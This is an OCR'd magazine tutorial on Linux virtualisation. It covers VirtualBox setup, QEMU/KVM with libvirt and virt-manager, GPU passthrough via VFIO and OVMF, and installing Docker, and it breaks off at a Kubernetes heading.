VM and have it perform within a whisker of native speed and run all those games that don't yet work properly with Steam Play.

Virtualisation is also a great way of backing up a physical server. Once you have a virtual mirror or your server, you can snapshot it and experiment with various configuration changes or updates that it would be imprudent to apply in production. If they fail miserably then it's trivial to roll back and try again. If your physical server fails, then it's straightforward (in principle) to physicalise (*that's really not a word – Ed*) your virtual backup on new hardware. Alternatively, just spin up a copy of this VM – the cloud is full of virtual machines.

» CONTAINERS VERSUS VMS

Just as virtualisation took the world by storm in the late 2000s, so around five years later containers came to the fore. There are similarities as far as isolating systems and host-agnosticism are concerned. But containers are really very different animals to VMs.

For one thing containers don't strive to mimic a whole machine. They don't include a complete OS and share the host's kernel, so they're much more portable. They're also difficult to get a handle on. On the surface they're similar to chroots or the BSD jails of old, but delve beneath and a web of jargon and complexity awaits.


"Containers" in the modern sense refers to a general collection of kernel technologies, some vaguely competing runtime engines and a diverse array of storage formats. It's easy to just associate them with one technology – Docker, say, but this is just one company's approach. LXC, LXD, CRI and CoreOS's rkt are other tools that can be used instead of or alongside parts of the Docker stack.

Containers are great for distributing applications which might otherwise be tricky to set up. All the fiddling around getting obscure Python packages or particular library versions is taken care of by whoever maintains the container image.

VirtualBox

Enjoy a gentle introduction to the world of virtual boxes with the aptly named VirtualBox.

Making your first virtual machine is easy – the hardest part is deciding which platform to use. VMWare and VirtualBox provide free tools for all operating systems (including Linux). On Windows you can use Hyper-V which, with its new Quick Create feature, can spin up an Ubuntu instance faster than you can say "Microsoft's patent practice evolving in lock-step with the company's views on Linux and open source more generally". We're going to go with *VirtualBox* because it's licenced under the GPL version 2 (except for the Extension Pack which provides features like USB passthrough and NVMe devices, not to be confused with the Guest Additions which are now GPL'd too) and because it looks the same on all OSes. Follow the step-by-step guide (*below*) to getting started, or if you already know the ropes then read on and delve into some of its lesser-known features.




The shared clipboard option enables the luxury of copying and pasting between guest and host. Small caveat: this doesn't share the X middle-click clipboard, just the desktop one.

Virtual tweaks

Let's assume you've followed our guide, booted the install medium and installed Ubuntu into your *Virtualbox*. If not, perhaps you should – just as in the real world, live OSes are much slower than installed ones in the virtual world. When the VM starts you'll see a message about mouse pointer integration. This is a terribly helpful feature that enables seamless mouse movement between guest and host. When you use guest OSes that don't support this feature, it's necessary to use a keyboard shortcut (right-Ctrl) to free the pointer from its imprisonment within the guest window.


The default *Virtualbox* settings work fine for installing most Linux guest OSes, but there's always room for improvement. The first thing you probably noticed is that the VM has a low resolution and that moving/resizing windows is painfully slow. This is because our virtual video card has a paltry 16MB of memory and no acceleration features. We'll need to shut down the VM to address this. Once that's done, select the VM from the list on the left and hit the Settings button in the toolbar and proceed to the Display section. Here you can define

INSTALL AND CONFIGURE VIRTUALBOX




1 Download virtualbox

If you're on macOS or Windows, head over to **www.virtualbox.org** and follow the download links. Then run the downloaded binary to install it. If you're on Linux, VirtualBox is almost certainly in your distro's repos. On Ubuntu, installing it is just a matter of `sudo apt install virtualbox`. Fire it up from the Applications menu (or however your OS calls it).



2 Create a new VM

Hit the New button in the top-left of the VirtualBox interface. We'll make an Ubuntu 18.10 VM, which we've called LXF-Ubuntu-VM here but you can call it whatever you want. Set the Machine Type box to Linux, and the Version box to Ubuntu (64-bit), unless you want a 32-bit VM. If you're feeling confident, click the Expert Mode button, otherwise hit Next.



3 Choose your memory size


How much memory you allocate to your virtual machine depends on how you want to use it and how much RAM the host machine has. Modern desktops and applications (particularly web browsers) will happily chew through 2GB, where as booting to the console requires very little. If you allocate too much memory to your VM, the host will suffer.

the specifications of the virtual video card. In order to display higher resolutions at higher colour depths, it'll need more video memory. With the default settings, this uses system RAM rather than video RAM, so you can probably spare at least 64MB here. It's actually possible to set this higher than the slider allows using the *VboxManage* command line tool. More on that later...

Modern desktops, despite appearing on a two-dimensional surface, all use some kind of 3D acceleration (be it OpenGL, OpenGL ES, or latterly Vulkan) to move windows around and draw nice shadows beneath them. By clicking the Enable 3D acceleration box we let our VM pass these primitives more or less directly to the host's video card, as well as access its video RAM directly. So if you're using onboard graphics (or a very old and short of VRAM graphics card) make sure you don't over-allocate here. It's tempting to click the 2D acceleration box too, but that's only for DirectDraw acceleration on Windows guests.

We can also accelerate the CPU side of things. The default settings allocate only a single thread to running the guest OS; this is pretty painful in a world that takes multitasking for granted. So select the System section on the left and choose the Processor tab. You can allocate as many virtual CPUs to the guest as threads the host machine is capable of running (so twice the number of cores if your processor supports HyperThreading or whatever AMD call it nowadays). Again, if you allocate too much CPU to the guest, then the host will suffer, which in turn will cause the guest to suffer. A reasonable rule of thumb is to not allocate more than half the available CPU resources. It's also possible to set an execution cap, so that the VM can't max out an entire core on the host, which can help for some misbehaving workloads.

Some operating systems require the Enable PAE/NX box, which would enable 32-bit VMs to access more than 4GB of memory. If you're setting up an Ubuntu Server guest (and you admit as much in the Machine Type and Version boxes), this gets ticked automatically. Moving to the Acceleration tab you should find that the the VT-x and Nested Paging boxes are both checked. It's not officially recommended to tick Use Host I/O Cache for our virtual hard disk. This turns off the dedicated *Virtualbox* cache and uses the host OS one, but has been reported to speed up I/O intensive tasks, in particular OS installation and package updates. We won't cover setting up a Windows VM here, but if you want to, you'll probably have to experiment a little to get things running smoothly.




Many Linux distros now include the guest additions, which enable the helpful features described here. But occasionally you'll need to install them in the guest manually.

SHARE OUT RESOURCES WISELY

"If you allocate too much CPU to the guest, then the host will suffer, which in turn will cause the guest to suffer"


4 Virtual hard disks

We'll need some persistent storage for our VM. Modern Linux distros tend to be fussy about installing anywhere with less than 10GB of space, and if you can spare it then allocating more is a wise idea. Choose "Create a virtual hard disk now" to begin the process. If you have a spacious data partition it's worth storing VMs there to avoid filling up your home folder.



5 Customise virtual storage

Choose the default VDI storage. These files can be fixed or dynamically sized (up to a given maximum). Dynamic storage is obviously much more flexible, and these days you're unlikely to notice the increased I/O overhead, so go with that. You can specify the file's location with the tiny icon to the right, otherwise it goes in **~/VirtualBox VMs/**.



6 Boot your VM

You'll need an ISO image to boot your machine. Either download the Ubuntu flavour of your choosing, or copy one over from our DVD. Go to Settings>Storage and select the optical drive, click the tiny disc drop-down on the right and select Choose Virtual Optical Disk File (sic). Locate your ISO, click OK, then hit the green Start arrow. Chocks away!

QEMU and Libvirt


Learn some more advanced ways and means of manipulating your VMs...

VirtualBox is a great choice for getting started with virtualisation. It has a catchy name, a friendly interface and it's cross-platform, but there are other options on Linux, too.

Many people actively avoid *VirtualBox* because of its association with Oracle (seen by some as a litigious corporate behemoth) which inherited the software from Sun, which it acquired in 2010. QEMU is a tool that's much more aligned with standard Linux practices (y'know, interminable command line options, abstruse configuration files and unforgiving error messages). QEMU on its own is an emulator, but combined with the power of KVM it becomes a high-fidelity virtualisation tool.

Elsewhere, *Libvirt* provides a platform for easy management of QEMU (and other) VMs. It takes the headache out of defining virtual networks and storage, and allows VMs to be managed and accessed remotely. For a more thorough explanation of these three layers, see virtualisation guru Berto Garcia's comments in **LXF234**.*Libvirt* can in turn be managed by the excellent *virt-manager*, which gives access to most QEMU options via a clean and friendly graphical interface. But let's do things the old way first. To install QEMU (as well as the required *Libvirt* bits we'll use later) on Ubuntu 18.04 (and derivatives) do the following:

```
$ sudo apt install sudo apt install qemu-kvm libvirt-clients libvirt-daemon-system bridge-utils virt-manager
```



The QXL device will make desktop VMs manifestly less painful, although we can do even better.

My first QEMU VM

Before we can have a virtual machine, we need some virtual storage. The simplest way to do this is to use *qemu-img*, as follows:

```
$ qemu-img create -f qcow2 lxf.qcow2 20G
```

This will create a dynamic QCOW2 image, so in this case it won't immediately swallow up 20GB of disk space. Do make sure you create it in a location where it can safely grow to this size though, because if your root partition runs out of space then terrible things can happen. It's possible to use statically sized raw images too. These may offer performance benefits in some situations and won't incur storage overheads as you add data to them, but are less robust when your VM crashes.

We define the specifics of our VM by way of command line options. As you can imagine, there are probably enough of them to fill an issue of *Linux Format*, so we'll concentrate on the essentials first. We'll use an Elementary OS ISO (which you can find on our DVD, but you'll want to copy it to a faster drive) in this example, but feel free to boot the OS of your choice. You can equally well specify **/dev/cdrom** instead of an ISO file if you want to use actual media. Here's how to fire up our VM and allocate it 3GB of memory (a reasonable amount for desktop Linux):

```
$ qemu-system-x86_64 -cdrom elementaryos-5.0-stable.20181016.iso -drive file=lxf.qcow2 -enable-kvm -m 3G
```

Note the `-enable-kvm` option here. QEMU on its own is just an emulator, and if we don't let it use KVM then everything is emulated and so things will go slowly. Very slowly. If we explore the live environment (using the Try Elementary option) you should find that browsing the internet works, but pinging hosts doesn't.

INTRODUCING VIRGL

The Virtual Machine Manager GUI enables us to choose the QXL video device with the click of a button. However, it also enables us to go one better and match (and perhaps even surpass) VirtualBox's 3D acceleration capabilities.


In our interview with Collabora's graphics guru Daniel Stone (see **LXF243**), he mentioned the VirGL (pronounced Virgil) project, and its use in Chrome OS's CrosVM hypervisor. VirGL can pass OpenGL calls directly to the host's GPU, allowing 3D acceleration within the guest. Activating VirGL from *virt-manager* (see over the page) is surprisingly easy: from the Video section just select Virtio as the model and tick the 3D acceleration box. Then in the Display Spice section change the Listen type to None (VirGL doesn't work over TCP), and check the OpenGL box. You may also need to manually select your video device from the box that appears below, even if you only have one.

Within the VM you can check that VirGL is active by running

```
$ dmesg | grep drm
```

and looking for

```
[drm] virgl 3d acceleration enabled
```



You'll never have to see this warning again when running Mint in a VM.

If you need yet more graphics performance then check out our guide to GPU passthru over the page.

QEMU by default sets up some basic NAT networking which is fine for many use cases, but won't let you, for example, SSH into the VM. Check the box (*below left*) for more advanced networking options. We can also go ahead and install Elementary OS as if we were doing it for real. When the install finishes select Restart. The virtual optical media will be ejected and you should be able to log in with the credentials you used to install. You should also find that things are a little faster with the live medium, but probably a far cry from a bare metal install.

By default QEMU sets up a basic VGA video card which for some reason could only manage 800x600 in our Elementary install. It should be able to handle much higher resolutions, but there are better options. One is the paravirtualised QXL virtual video device, which offers 2D acceleration and can (when using a suitable viewer) use the SPICE protocol for an even smoother experience. Shut down the VM and try starting it again with the QXL device:


```
$ qemu-system-x86_64 -drive file=/mnt/stor/VMs/lxf.qcow2 -enable-kvm -m 3G -vga qxl
```

Now, inside the guest, if you run `lspci` you should see a line like the following:

```
... Red Hat, Inc. QXL paravirtual graphic card
```

and you should also have access to higher resolutions via System Settings>Displays. You can also assign more video memory to the QXL device (the default is 16MB, which is enough to handle up to and beyond 1080p at 32-bit depth, but you'll need more for 4K) by adding an option like `-global qxl-vga.vram_size=64MB` to the end of the previous command. There are other settings for manipulating QXL memory – `vgamem` and `ram` – but we'll leave it to you to figure out the subtleties that separate them. Bear in mind that none of these represent real video memory, and it won't help with 3D acceleration (don't worry, we'll cover this later).

With the default settings our VM emulates an Intel 440FX chipset with a PIIX3 IDE disk controller and a bespoke emulated CPU. This is very simple hardware by today's standards, and that is a good thing: it makes these things easier to emulate. Besides the QXL video device or the default VGA driver, it's also possible to mimic an ancient Cirrus Logic GD5446 (this used to be the default in QEMU). However, rather than emulating old devices, a hypervisor can save effort by creating slimline virtual hardware and marshalling data to the appropriate piece of hardware on our actual machine. This technique is known as paravirtualisation, and the magic that enables KVM to use it is known as VirtIO. The QXL device is paravirtualised in the sense that it provides access to software rendering on the host machine, so it's not going to break any speed records. But a VirtIO hard drive can offer tremendous speed benefits; a VirtIO network adapter can lower latency and accelerate throughput. The VirtIO drivers are included in all Linux distributions, but you'll need to install drivers for Windows, which you can find at **https://fedorapeople.org/groups/virt/virtio-win/direct-downloads/**. VirtIO devices can be set up and tuned from the command line, but this rapidly leads to unwieldy commands. It's much easier to use the Libvirt-powered GUI interface virt-manager. Which we conveniently installed earlier.



The graphs available from the Performance tab are useful for seeing what your virtual machines are up to.


VIRTUAL MACHINE MANAGER

In order to use *virt-manager* we need the `libvirtd` service to be running, and, since this feature will probably get you hooked on VMs, we may as well set the service to start on each reboot:

```
$ sudo systemctl enable --now libvirtd
```

You should now be able to start *Virtual Machine Manager* from your applications menu. Click the New Virtual Machine button and a wizard will guide you through the process of building a VM. Choose "Local install media" unless you want to do something else. Once you've told *libvirt* about the OS you're installing you can set up CPUs and memory. Then you'll need to create a virtual storage volume. By default storage volumes live in **/var/lib/libvirt/images**. If you want them to live somewhere else, then you can add a directory by clicking the green + button from the custom storage dialogue, then create the storage volume there.

Finally there's an option to choose networking options, the default NAT network is fine, but you may wish to explore vtap devices if you have compile requirements. Most of these settings can be changed later, but if you need to set up UEFI booting (for example if you're doing GPU pass through) this needs to be done before the OS is installed, by checking the Customise box before clicking Finish.



That Customise configuration checkbox is easy to miss, but we'll need it later.

> **DOUBLE THE VIRTUAL FUN**
>
> "QEMU on its own is an emulator, but combined with the power of KVM it becomes a virtualisation tool"

GPU passthrough

Experience near-native graphics performance in a VM with the magic of PCI passthrough. It's better than watching rabbits being pulled out of hats!

Lately, Steam Play has been getting a great deal of attention from Linux gamers, and with good reason. It brings a whole raft of titles to the platform, most of which stood zero chance of ever seeing an official port. However, many of the officially blessed titles don't perform as well on Linux as they do on Windows, and many other titles run into all kinds of bugs, which prevent them being played properly at all. Make no mistake, the Valve's Proton Wine fork and DXVK sponsorship are great, but they're not going to convince hardcore gamers to switch to Linux anytime soon. Even native Linux ports from the likes of Feral and Aspyr rarely compete performance-wise with their Windows counterparts.

Virtual Function IO (VFIO) enables the Linux kernel to pass PCI hardware directly to VMs with negligible overhead. This includes complicated hardware such as expensive graphics cards, so you can see where this is going. Besides gaming on a Windows VM, this is useful if you have a deep learning or mining environment set up in a VM. Many people that have this working have reported close to 99 per cent native performance. In order to get this working though, there are several hoops to jump though.

First, so there's no confusion let's be clear: This requires two graphics cards, the host OS relinquishes all control of the passed-through GPU to the VM, so it's as good as dead to it. There are also a bunch of other hardware requirements that we've tried to sum up in the box (*right*). If you're using two dedicated cards, make sure you have sufficient power to feed them. Theoretically, the one on the host shouldn't be drawing much power while the VM is busy, but you never know. Modern GPUs have become efficient as well as powerful, but on a busy day the gruntier models can happily draw 250W.

I need IOMMU

As well as activating it in the BIOS, we need to tell the kernel to use IOMMU by way of some bootloader options, which we can either add to the `linux` line in **/boot/grub/grub.cfg**, or we can use the recommended drill of adding them to the `GRUB_CMDLINE_LINUX_DEFAULT` line in **/etc/default/grub** and then running `grub-mkconfig`. On an Intel system, the requisite option is `intel_iommu=on`, while on AMD it's `amd_iommu=on`. Reboot, then run the following script (appropriated from the helpful Arch Wiki VFIO page, which is worth a read, **https://wiki.archlinux.org/index.php/PCI_passthrough_via_OVMF**):


```
#!/bin/bash
shopt -s nullglob
for d in /sys/kernel/iommu_groups/*/devices/*; do
  n=${d#*/iommu_groups/*}; n=${n%%/*}
  printf 'IOMMU Group %s ' "$n"
  lspci -nns "${d##*/}"
done;
```

PCI hardware can only be passed through in a manner which respects these groupings. If your graphics card (the one you want to pass through) is in the same group as important or complicated looking devices the easiest solution is to move it to another slot and try again. In our case the script produced:

```
...
IOMMU Group 16 01:00.0 VGA ... Hawaii XT / Grenada XT [Radeon R9 290X/390X] [1002:67b0]
IOMMU Group 16 01:00.1 Audio device ... Hawaii HDMI Audio [Radeon R9 290/290X / 390/390X] [1002:aac8]
...
```

This is actually a pretty ideal case. The HDMI audio device on our GPU is in its IOMMU group, so we need to pass that through as well, granting our VM both video and audio hardware.

Once kernel drivers bind to our pass-through GPU, neither hell nor high water will persuade them to let go of it, so we need to stop this happening. This is achieved with the `vfio-pci` driver which we need to inform of the pass-through device's vendor and device IDs (the



Yin and yang: we used an Nvidia GTX 680 for the host and a slightly newer, faster Radeon 290 OCX for the guest.

numerals at the end of the output above). Using identical GPUs on the guest and host causes problems here, because these IDs are identical (check the Arch wiki for work around guidance). To pass through our GPU and Audio device, we create a file **/etc/modprobe.d/vfio.conf** containing:

```
options vfio-pci ids=1002:67b0,1002:aac8
```

For this magic to work, we need the VFIO modules to be loaded with the initramfs. On Ubuntu, this is done through the **/etc/initramfs-tools/modules** file, while on Arch (which is what we use btw) we edit the `MODULES=` line in **/etc/mkinitcpio.conf**. Either way, add the four modules `vfio, vfio_iommu_type1, vfio_pci and vfio_virqfd` so that they appear before anything video-related. Most likely, there won't be any modules here at all, unless you've got early KMS or some such set up. Now we regenerate the initramfs with `sudo update-initramfs -u` on Ubuntu or `mkinitcpio -k` on Arch. Reboot and check the output of:

```
$ dmesg | grep -i vfio
```

Hopefully you should see some reassuring runes:

```
[ 1.488517] VFIO - User Level meta-driver version: 0.3
[   1.489469] vfio-pci 0000:01:00.0: vgaarb: changed VGA decodes: olddecodes=io+mem,decodes=io+mem:owns=none
[   1.504260] vfio_pci: add [1002:67b0[ffff:ffff]] class 0x000000/00000000
[   1.520925] vfio_pci: add [1002:aac8[ffff:ffff]] class 0x000000/00000000
[   5.429259] vfio-pci 0000:01:00.0: vgaarb: changed VGA decodes: olddecodes=io+mem,decodes=io+mem:owns=none
```

This may not be what you see, and this may not be the end of the world. Check the output of

```
$ lspci -nnk -d 1002:67b0
```

changing the vendor-device pair as appropriate. This will show whether or not the VFIO driver has correctly bound to the device.


Fair but firm-ware

For any of this to work the passed-through GPU must support UEFI, and the VM must be configured to boot with it. Open Virtual Machine Firmware (OVMF) is a port of Intel's Tianocore (aka EFI Development Kit II, or edk2) UEFI firmware which allows VMs to reap the benefits of UEFI. Install it with `sudo apt install ovmf`. We'll assume you've already got the QEMU, *Libvirt* and *virt-manager* packages from the previous section. We need to tell *Libvirt* where to find this firmware, which requires adding a line to **/etc/libvirt/qemu.conf**. Search this file for `nvram`, where you'll find some explanation, and add this line below those comments:

```
nvram = [
  "/usr/share/OVMF/OVMF_CODE.fd:/usr/share/OVMF/OVMF_VARS.fd"
]
```

This is for Ubuntu. On Arch change the path to **/usr/share/ovmf/x64/**. Finally, we're ready to set up the VM in *virt-manager*. This follows the same process as before only it uses a Windows ISO (which you can download from Microsoft). When you get the final stage of the wizard, be sure to check the Customize box so that you can select UEFI booting (see screenshot, *right*). We're running out of space so we won't say much about installing Windows – we're sure you can figure it out – but do set up a VirtIO SCSI disk and experiment with turning off caching if disk I/O slows things down. Once Windows is installed we can shut it down and set up the pass through magick.


From the VM's Details dialog, click Add Hardware, choose PCI Host Devices and select everything from the IOMMU group we interrogated earlier. Passing through a USB keyboard and mouse is a good idea too, but these need to be separate from the ones you use to control the host. We no longer require the virtual devices (Spice channel, QXL video adapter, and the emulated peripherals) so these can be deleted. And now the moment of truth: boot the VM, plug in (or switch your monitor's input) the passthrough GPU and keyboard, hit some keys and hopefully you'll be booting into Windows. There's a phrase we never thought we'd utter!



HARDWARE REQUIREMENTS

For this trickery to work some vaguely modern hardware is required, and even with modern hardware things sometimes go awry. The graphics card used by the host can be anything, even integrated graphics. If you have two discrete GPUs, then you'll want to be familiar with the key combination for entering the BIOS/UEFI because your machine will almost certainly try and boot from the wrong graphics card. The guest's graphics card will need to support UEFI (the motherboard needn't) since we're booting with OVMF. It's possible that an updated GPU BIOS is available from the manufacturer (some people have reported success by just asking them), which you can pass to QEMU rather than flashing your graphics card. Generally anything manufactured after 2012 will be fine. Your motherboard must support IOMMU (aka Directed I/O), which may need to be enabled in the BIOS and your CPU must support it too (Intel call this VT-d and AMD call it AMD-Vi; note that these are in addition to the more commonplace VT-x and AMD-V mentioned earlier).

Besides these requirements, you may wish to invest in a KVM switch (nothing to do with the kernel) or an additional keyboard/mouse/touchpad since (outside of a VNC or SPICE connection) the guest machine won't have access to host input devices. You can pass through USB devices, but if something goes wrong on the guest they may not be relinquished, which will leave you unable to control the host. If you don't like swapping cables around then you'll also want a monitor with multiple inputs (and another video cable), or a second monitor. If you're using an Nvidia card you may run into the dreaded "error 43", which can be worked around by tweaking your QEMU set.



Dip into Containers

Contain your applications, run a mailserver and have a whale of a time.

Those of you who are proud to be called Linux greybeards or have ever repaired a broken Linux install with a live disc will be familiar with the `chroot` command. This changes the root directory of the current shell, and if done into a directory containing a Linux install, effectively pivots into it. Provided you do some bind-mounting trickery first, this enables you to use all the software and libraries in the **/chroot** directory with the kernel and hardware from the working install. This is how most desktop Linux installers work.

If you throw in some fairly complicated kernel technologies (namely resource management with *cgroups* and isolation with namespaces), then modern containers are just a natural evolution of this idea. Coming from another direction, modern containers are what you get if you sacrifice some of the isolation of VMs and throw away the requirement to have a complete operating system. This makes them more portable and easier to spin up than VMs. From a utilitarian point of view, containers enable applications to be packaged once and then be installed anywhere without any additional dependencies (except an appropriate container runtime).

Installing Docker

There's a `docker` package in the Ubuntu repos, but it has nothing at all to do with containers, it being a dock applet for the venerable WindowMaker window manager. To install *Docker* on Ubuntu 18.04 you can use the Snap (available straight from the *Software Centre*) or you can add the *Docker* repo. The latter is slightly more work, but is also kept slightly more up to date than the snap, so let's do that. First ensure everything is up to date:

```
$ sudo apt update && sudo apt upgrade
```

Then install some addons and helpers for *Apt*, and add the *Docker* GPG key:

```
$ sudo apt install git apt-transport-https
ca-certificates curl software-properties-common
$ curl -fsSL https://download.docker.com/linux/
ubuntu/gpg | sudo apt-key add -
```

Now add the *Docker* Ubuntu repo and update the package lists:

```
$ sudo add-apt-repository "deb [arch=amd64]
https://download.docker.com/linux/ubuntu bionic
stable"
$ sudo apt update
```

Finally we can install the *Docker* Community Edition with the following:

```
$ sudo apt install docker-ce
```

Mail with added moo

Back in **LXF240** we showed you how to set up your own mail server. It took the best part of three pages, and it was fairly primitive. A wise reader wrote to us and told us about the mailcow:dockerized project by which a much more fully featured mail server (including a webmail interface, spam blocking and support for Two Factor Authentication and other tokens) could be set up more or less at the click of a button. Naturally, we were intrigued.

Of course, nothing's ever that simple and as before we won't cover all the malarkey of setting up your domain name and MX records. You'll also need to make

This tweet pretty much sums up why Docker is so useful.

KU, KU, KUBERNETES...

